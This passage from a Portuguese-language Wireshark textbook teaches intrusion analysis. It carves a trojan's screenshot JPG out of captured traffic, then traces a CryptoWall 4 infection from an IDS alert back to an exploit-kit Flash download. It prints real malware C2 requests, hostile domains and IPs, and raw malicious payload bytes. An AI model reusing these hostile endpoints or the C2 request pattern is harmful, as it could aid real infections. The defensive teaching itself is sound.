


Figura 12.26 – O invasor parece estar iniciando uma requisição para um arquivo JPG.

Nesse ponto, é seguro concluir que o invasor iniciou a requisição para transferir essa imagem JPG. Contudo, mais importante ainda, estamos começando a ver uma estrutura de comando evoluir do tráfego. Aparentemente, CAPSCREEN é um comando enviado pelo invasor para iniciar a transferência desse JPG. De fato, sempre que o comando CAPSCREEN é enviado, o resultado é o mesmo. Para conferir, visualize o stream TCP de cada conversa em que o comando CAPSCREEN está presente ou tente usar o recurso de gráfico de ES do Wireshark assim:

1. Selecione **StatisticsIO Graph** (Estatísticas Gráfico de ES).
2. Clique no botão de adição (+) para acrescentar cinco linhas.
3. Insira os filtros `tcp.stream eq 2`, `tcp.stream eq 3`, `tcp.stream eq 4`, `tcp.stream eq 5` e `tcp.stream eq 6`, respectivamente, no **Display Filter** (Filtro de exibição) das cinco linhas recém-adicionadas. Dê um nome a cada um também.
4. Altere a escala do eixo y de cada entrada para Bytes/s.
5. Clique nos botões Graph 1, Graph 2, Graph 3, Graph 4 e Graph 5 para ativar os pontos de dados para os filtros especificados.

O gráfico resultante está na Figura 12.27.



*Figura 12.27 – Este gráfico mostra que uma atividade semelhante parece se repetir.*


Com base nesse gráfico, aparentemente cada conversa contém aproximadamente o mesmo volume de dados e ocorre durante o mesmo período de tempo. Podemos agora concluir que essa atividade se repete várias vezes.

Talvez você já tenha algumas ideias no que diz respeito ao conteúdo da imagem JPG sendo transferida, portanto vamos ver se podemos visualizar um desses arquivos. Para extrair os dados JPG do Wireshark, execute os passos a seguir:

1. Em primeiro lugar, siga o stream TCP dos pacotes apropriados, como fizemos na Figura 12.25. O pacote 29 é uma boa opção.
2. A comunicação deve ser isolada de modo que vejamos apenas o stream de dados enviado do alvo para o invasor. Faça isso selecionando a seta ao lado do menu suspenso em que se lê **Entire Conversation** (85033 bytes) [Conversa completa (85033 bytes)]. Não se esqueça de selecionar o tráfego direcional apropriado, isto é, 172.16.0.114:6643 → 172.16.0.111:4433 (85 kB).
3. No menu suspenso **Show data as** (Mostrar dados como), selecione RAW (Dados brutos).
4. Salve os dados clicando no botão **Save As** (Salvar como), garantindo que o arquivo seja salvo com uma extensão *.jpg*.

Se você tentar abrir a imagem agora, talvez se surpreenda ao descobrir que ela não abrirá. Isso ocorre porque temos mais um passo para executar. De modo diferente do cenário no Capítulo 10 em que extraímos um arquivo do tráfego FTP de forma limpa, o

tráfego aqui acrescentou um conteúdo extra aos dados. Nesse caso, as duas primeiras linhas que vemos no stream TCP na verdade fazem parte da sequência de comandos do malware e não são parte dos dados que compõem o JPG (veja a Figura 12.28). Quando salvamos o stream, esses dados adicionais também foram salvos. Como resultado, o visualizador de arquivo que está procurando um cabeçalho de arquivo JPG vê um conteúdo que não corresponde ao que ele está esperando e, desse modo, não consegue abrir a imagem.



*Figura 12.28 – Os dados adicionais acrescentados pelo malware impedem que o arquivo seja aberto corretamente.*

Corrigir esse problema é um processo tranquilo, que exige um pouco de manipulação com um editor de hexa. Esse processo se chama carving de arquivo (file carving, ou ainda, esculpimento de arquivo). Para fazer o carving desse arquivo a partir dos dados exportados, execute o processo a seguir:

1. Enquanto visualiza o TCP Stream na Figura 12.28, clique no botão Save as (Salvar como). Selecione um nome de arquivo fácil de lembrar e salve-o em um local em que você possa acessá-lo novamente em breve.
2. Faça download e então instale o WinHex a partir de <https://www.x-ways.net/winhex/>.
3. Execute o WinHex e abra o arquivo que você acabou de salvar no Wireshark.

4. Utilize seu mouse para selecionar todos os dados extras no início do arquivo. Estes devem ser todos os dados que estão antes dos bytes FF D8 FF E0 que indicam o início de um novo arquivo JPG, sem incluí-los. Os bytes a serem selecionados estão em destaque na Figura 12.29.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	ANSI	ASCII
00000000	53	48	7C	35	35	36	0A	43	41	50	53	43	52	45	45	4E	7C	43	SH 556	CAPSCREEN C
00000012	3A	5C	57	49	4E	44	4F	57	53	5C	6A	70	67	65	76	68	6F	6F	:\\WINDOWS\\jpgevhoo	
00000024	6B	2E	64	61	74	7C	38	34	39	37	32	0A	FF	D8	FF	E0	00	10	k.dat 184972	ÿØÿà
00000036	4A	46	49	46	00	01	01	00	00	01	00	01	00	00	FF	DB	00	43	JFIF	ÿÛ C
00000048	00	0D	09	0A	0B	0A	08	0D	0B	0A	0B	0E	0E	0D	0F	13	20	15		
0000005A	13	12	12	13	27	1C	1E	17	20	2E	29	31	30	2E	29	2D	2C	33	'	.)10.)- ,3
0000006C	3A	4A	3E	33	36	46	37	2C	2D	40	57	41	46	4C	4E	52	53	52	:J>36F7,-@WAFLNRSR	
0000007E	32	3E	5A	61	5A	50	60	4A	51	52	4F	FF	DB	00	43	01	0E	0E	2>ZaZP`JQROYÛ C	
00000090	0E	13	11	13	26	15	15	26	4F	35	2D	35	4F	4F	4F	4F	4F	4F	&	&05-5000000
000000A2	4F	000000000000000000000000																		
000000B4	4F	000000000000000000000000																		
000000C6	4F	FF	C0	00	11	08	03	77	05	6B	03	00000000ÿÀ	w k							
000000D8	01	22	00	02	11	01	03	11	01	FF	C4	00	1F	00	00	01	05	01	"	ÿñ

Figura 12.29 – Removendo os bytes extras do arquivo JPG.

5. Pressione a tecla Delete para remover os dados selecionados.
6. Clique no botão Save (Salvar) na barra de ferramentas principal do WinHex para salvar suas alterações.

**NOTA** Gosto do WinHex para executar essa tarefa no Windows, mas qualquer editor de hexa com o qual você tenha familiaridade servirá.

Com os bytes de dados desnecessários removidos, agora você conseguirá abrir o arquivo. Deve estar claro que o cavalo de Troia está capturando telas do desktop do alvo e transmitindo-as de volta para o invasor (Figura 12.30). Após essas sequências de comunicação terem sido concluídas, a comunicação termina com uma sequência de desconexão TCP normal.



Figura 12.30 – O JPG sendo transferido é uma captura de tela do computador-alvo.

Esse cenário é um ótimo exemplo do processo de raciocínio que um analista que trabalhe com invasões seguiria quando analisasse um tráfego baseado em um alerta de IDS:

- Analise o alerta e a assinatura que o gerou.
- Confirme se a assinatura coincidente estava no tráfego no contexto apropriado.
- Analise o tráfego a fim de descobrir o que o invasor fez com a máquina comprometida.
- Comece a trabalhar na contenção do problema antes que haja vazamentos de outras informações confidenciais do alvo comprometido.

## Kit de exploits e ransomware

Em nosso último cenário, veremos outra investigação que começa com um alerta de um IDS. Exploraremos os pacotes gerados ao vivo no sistema infectado e, então, tentaremos rastrear a origem do comprometimento. Este exemplo utilizará um malware real que provavelmente você verá infectando um dispositivo em sua rede.

A história começa com um alerta de IDS gerado pelo Snort no console do Sguil, mostrado na Figura 12.31. O Sguil é uma ferramenta usada para administrar, visualizar e investigar alertas de IDS provenientes de um ou mais sensores. Ele não oferece uma interface de usuário das mais atraentes, porém está presente há um bom tempo e é uma ferramenta bem popular entre os analistas de segurança.




Figura 12.31 – Este alerta do IDS sinaliza uma infecção pelo CryptoWall 4.

Há muitas informações disponíveis no Sguil sobre esse alerta. A janela superior mostra um resumo do alerta. Nesse local, você verá o horário em que o alerta foi gerado, os endereços IP de origem e de destino e as portas, o protocolo e a mensagem de evento gerada pela assinatura correspondente no IDS. Nesse caso, 192.168.122.145, que é o sistema local amigável, está se comunicando com um sistema externo desconhecido em 184.170.149.44 pela porta 80, que geralmente está associada ao tráfego HTTP. É suposto que o sistema externo seja hostil, pois ele apareceu associado a uma assinatura que sinaliza uma comunicação maliciosa, e pouco sabemos sobre ele. A assinatura que correspondeu a esse tráfego é representativa do tráfego de check-in da família de malwares CryptoWall, sugerindo que uma variante desse malware está instalada no sistema amigável.

O console do Sguil fornece a sintaxe da regra de correspondência `v` e os dados do pacote individual que corresponderam à regra `w`. Observe que as informações do pacote estão divididas entre o cabeçalho do protocolo e as seções de dados, de modo semelhante ao modo como as informações do pacote são apresentadas no Wireshark. Infelizmente, o Sguil fornece informações sobre apenas um pacote correspondente, e precisamos explorar de modo mais minucioso. O próximo passo é analisar o tráfego associado a esse alerta no Wireshark a fim de tentar validar o tráfego e ver o que está acontecendo. Esse tráfego está no arquivo `cryptowall4_c2.pcapng`.

Essa captura de pacotes contém a comunicação que estava ocorrendo próximo ao horário

do alerta e não é excessivamente complexa. A primeira conversa ocorre nos pacotes de 1 a 16, e podemos visualizá-la facilmente seguindo o stream TCP dessa conversa (Figura 12.32). No início da captura, o sistema local abre uma conexão TCP com o host hostil na porta 80 e faz uma requisição POST para o URL <http://homealldaylong.com/76N1Lm.php?x4tk7t4jo6> contendo uma pequena quantidade de dados alfanuméricos v. O host hostil responde com uma string alfanumérica x e um código de resposta HTTP 200 OK w antes que a conexão seja encerrada de modo elegante.

```

POST /76N1Lm.php?n=x4tk7t4jo6 HTTP/1.1 ①
Accept: /*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 131
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: homealldaylong.com
Cache-Control: no-cache

②
o=6b787638683333616b6431660f05f2393c1a354ad6e57d984568037ecebfe360e70ca9e211cdc0f5cf1b065484cf67e605
493877069bbcc6b7eae8681985814e8HTTP/1.1 200 OK ③
Date: Mon, 04 Jan 2016 16:26:30 GMT
Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 mod_qos/11.5
X-Powered-By: PHP/5.4.45
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

e
1663bd0c2ddbcc ④
0

```

3 client pkt(s), 2 server pkt(s), 1 turn(s).

Entire conversation (772 bytes) Show data as ASCII Stream 0

Find:  Find Next

Hide this stream Print Save as... Close Help

Figura 12.32 – Uma pequena quantidade de dados está sendo transferida entre esses hosts via HTTP.

Se observar o restante do arquivo de captura, você verá que a mesma sequência se repete entre esses hosts, com quantidades variadas de dados sendo transferidos a cada vez. Utilize o filtro `http.request.method == "POST"` para ver três conexões diferentes com uma estrutura de URL semelhante (Figura 12.33).

No.	Time	Source	Destination	Protocol	Info
6	0.491136	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?n=x4tk7t4jo6 HTTP/1.1 (application/x-www-form-urlencoded)
22	15.545562	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?g=9m822y31lxud7aj HTTP/1.1 (application/x-www-form-urlencoded)
152	41.886948	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?i=ttfkjb668o38k1z HTTP/1.1 (application/x-www-form-urlencoded)

Figura 12.33 – A estrutura de URL mostra diferentes dados sendo passados para a mesma página.

A parte `76N1Lm.php` (a página web) permanece igual, porém o restante do conteúdo (o parâmetro e os dados passados para a página) varia. A sequência de comunicação que se

repele, combinada com a estrutura das requisições, é consistente com o comportamento de C2 (command and control, ou comando e controle) para malwares e com a assinatura que gerou o alerta. Assim, é provável que o sistema local esteja infectado com o CryptoWall, como sugere a assinatura. Você pode verificar melhor essa situação analisando uma amostra semelhante na página de pesquisa popular CryptoWall Tracker em <https://www.cryptowalltracker.org/cryptowall-4.html#networktraffic>.

*NOTA Decifrar os dados transmitidos entre o sistema amigável e o sistema hostil durante a sequência C2 seria um pouco complexo para este livro. Porém, se você estiver interessado, poderá ler mais a respeito desse processo em <https://www.cryptowalltracker.org/communication-protocol.html>.*

Agora que verificamos que a comunicação C2 baseada em malware está ocorrendo, é uma boa ideia reparar o problema e cuidar da máquina infectada. Isso é especialmente importante se um malware como o CryptoLocker estiver envolvido, pois ele tenta criptografar os dados do usuário e fornecerá a chave para descriptografia somente se esse usuário pagar um resgate significativo – daí o termo ransomware para um malware desse tipo. Os passos para corrigir o problema estão além do escopo deste livro, mas em um cenário do mundo real seriam as próximas ações de um analista de segurança.

Uma pergunta comum que vem a seguir é como a máquina amigável foi infectada. Se isso puder ser determinado, você poderá encontrar outros dispositivos que tenham sido infectados por outros malwares de modo semelhante, ou poderá desenvolver mecanismos de proteção ou de detecção para evitar futuras infecções.


Os pacotes de alerta somente mostraram a sequência de C2 ativa após a infecção. Em redes que estão executando monitoração de segurança e captura contínua de pacotes, muitos sensores de rede são configurados para armazenar dados de pacotes durante algumas horas ou dias extras para investigações forenses. Afinal de contas, nem toda empresa está equipada para responder aos alertas no momento em que ocorrem. Um armazenamento temporário de pacotes nos permite observar os dados dos pacotes do host amigável imediatamente antes de a sequência C2 que vimos ter início. Esses pacotes estão incluídos no arquivo *ek\_to\_cryptowall4.pcapng*.

Uma rolagem superficial por essa captura de pacotes nos informa que temos muito mais pacotes para analisar, porém são todos HTTP. Como já sabemos como o HTTP funciona, vamos direto ao ponto e limitar os pacotes visíveis somente às requisições usando o filtro de exibição `http.request`. Onze requisições HTTP serão mostradas, provenientes do host amigável (Figura 12.34).

No.	Time	Source	Destination	Protocol	Info
4	0.534405	192.168.122.145	113.20.11.49	HTTP	GET /index.php/services HTTP/1.1
35	5.265859	192.168.122.145	45.32.238.202	HTTP	GET /contrary/1653873/quite-someone-visitor-nonsense-tonight-sweet-await-gigantic-dance-third HTTP/1.1
39	6.109508	192.168.122.145	45.32.238.202	HTTP	GET /occasional/bXJkenF1YXhmaA HTTP/1.1
123	9.126714	192.168.122.145	45.32.238.202	HTTP	GET /goodness/1854996/earnest-fantastic-thorough-weave-grotesque-forth-awaken-fountain HTTP/1.1
130	14.020289	192.168.122.145	45.32.238.202	HTTP	GET /observation/enVjZ2dtcnpz HTTP/1.1
441	30.245463	192.168.122.145	213.186.33.18	HTTP	POST /VOEHSQ.php?i=x4tk7t4jod HTTP/1.1 (application/x-www-form-urlencoded)
456	41.772768	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?i=x4tk7t4jod HTTP/1.1 (application/x-www-form-urlencoded)
472	45.628284	192.168.122.145	213.186.33.18	HTTP	POST /VOEHSQ.php?w=9m822y31lxud7aj HTTP/1.1 (application/x-www-form-urlencoded)
487	56.827194	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?g=9mb22y31lxud7aj HTTP/1.1 (application/x-www-form-urlencoded)
619	71.971402	192.168.122.145	213.186.33.18	HTTP	POST /VOEHSQ.php?h=tffkjbj668o38k1z HTTP/1.1 (application/x-www-form-urlencoded)
634	83.168580	192.168.122.145	184.170.149.44	HTTP	POST /76N1Lm.php?i=tffkjbj668o38k1z HTTP/1.1 (application/x-www-form-urlencoded)

Figura 12.34 – Há 11 requisições HTTP do host amigável.

A primeira requisição é do host amigável 192.168.122.145 para um host externo desconhecido em 113.20.11.49. Uma análise da parte HTTP desse pacote (Figura 12.35) nos informa que o usuário solicitou a página <http://www.sydneygroup.com.au/index.php/services/>, referenciada por uma pesquisa para [sydneygroup.com.au](http://www.sydneygroup.com.au) v no Bing. Até agora, tudo parece normal.



Frame 4: 488 bytes on wire (3904 bits), 488 bytes captured (3904 bits) on interface 0  
Ethernet II, Src: Dell\_e2:4b:86 (00:22:19:e2:4b:86), Dst: CiscoInc\_cb:83:4a (00:06:c1:cb:83:4a)  
Internet Protocol Version 4, Src: 192.168.122.145, Dst: 113.20.11.49  
Transmission Control Protocol, Src Port: 49314 (49314), Dst Port: 80 (80), Seq: 4203943695, Ack: 3947361356, Len: 434  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=UTF-8  
Content-Length: 1033  
Date: Mon, 11 Jul 2011 11:00:00 GMT  
Server: Microsoft-IIS/7.0  
X-Powered-By: ASP.NET  
Vary: Accept-Encoding  
  
HTTP/1.1 200 OK  
Content-Type: application/json  
Content-Length: 1033  
Date: Mon, 11 Jul 2011 11:00:00 GMT  
Server: Microsoft-IIS/7.0  
X-Powered-By: ASP.NET  
Vary: Accept-Encoding  
  
[Full request URL: http://www.sydneygroup.com.au/index.php/services]  
[HTTP request 1/1]  
[Response in frame: 27]

Figura 12.35 – Uma requisição HTTP para um host externo desconhecido.

A seguir, o host amigável faz quatro requisições para outro host externo desconhecido em 45.32.238.202 nos pacotes 35, 39, 123 e 130. Como vimos em exemplos anteriores, é comum que um navegador obtenha conteúdos de hosts adicionais quando uma página web que armazena conteúdo embutido ou anúncios em servidores de terceiros é visualizada. Por si só, isso não é motivo de preocupação, embora o domínio nessas requisições, de certo modo, pareça aleatório e suspeito.

A situação começa a ficar interessante na requisição GET no pacote 39. Seguindo o stream TCP dessa comunicação (Figura 12.36), você perceberá que um arquivo chamado *bXJkeHFlyXhmaA* é solicitado u. O nome desse arquivo é um pouco estranho e não inclui nenhuma extensão.

Wireshark - Follow TCP Stream (tcp.stream eq 1) · ek\_to\_cryptowall4

```

GET /occasional/bXJkeHFlyXhmaA HTTP/1.1 ①
Accept: */*
Accept-Language: en-US
Referer: http://xktzjm.topcentc.top/contrary/1653873/quite-someone-visitor-nonsense-tonight-sweet-await-gigantic-
dance-third
x-flash-version: 19.0.0.245
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: xktzjm.topcentc.top
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 04 Jan 2016 16:25:58 GMT
Content-Type: application/x-shockwave-flash ②
Transfer-Encoding: chunked
Connection: keep-alive

1f6a
CWS.....x...u\....>.,...,K.tw.t7..]..
.]..VQWT...;PL$...B~.g....~/..3g.s].u.....F..[@c...T.4?YU...-O.e.....T..vD... .FG.....d..
4.....M.L.;C.M.ek.fnR..Uz.N.)]..../Lqk..]0.}@O..v.+..&...[...R>..h..e"...}).....U.....w./?...:q.
